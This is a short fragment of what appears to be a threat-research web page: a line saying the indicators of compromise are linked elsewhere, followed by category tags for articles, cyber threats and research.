The indicators of compromise for this entry can be found [here](#).

Tags

[Articles, News, Reports](#) | [Cyber Threats](#) | [Research](#)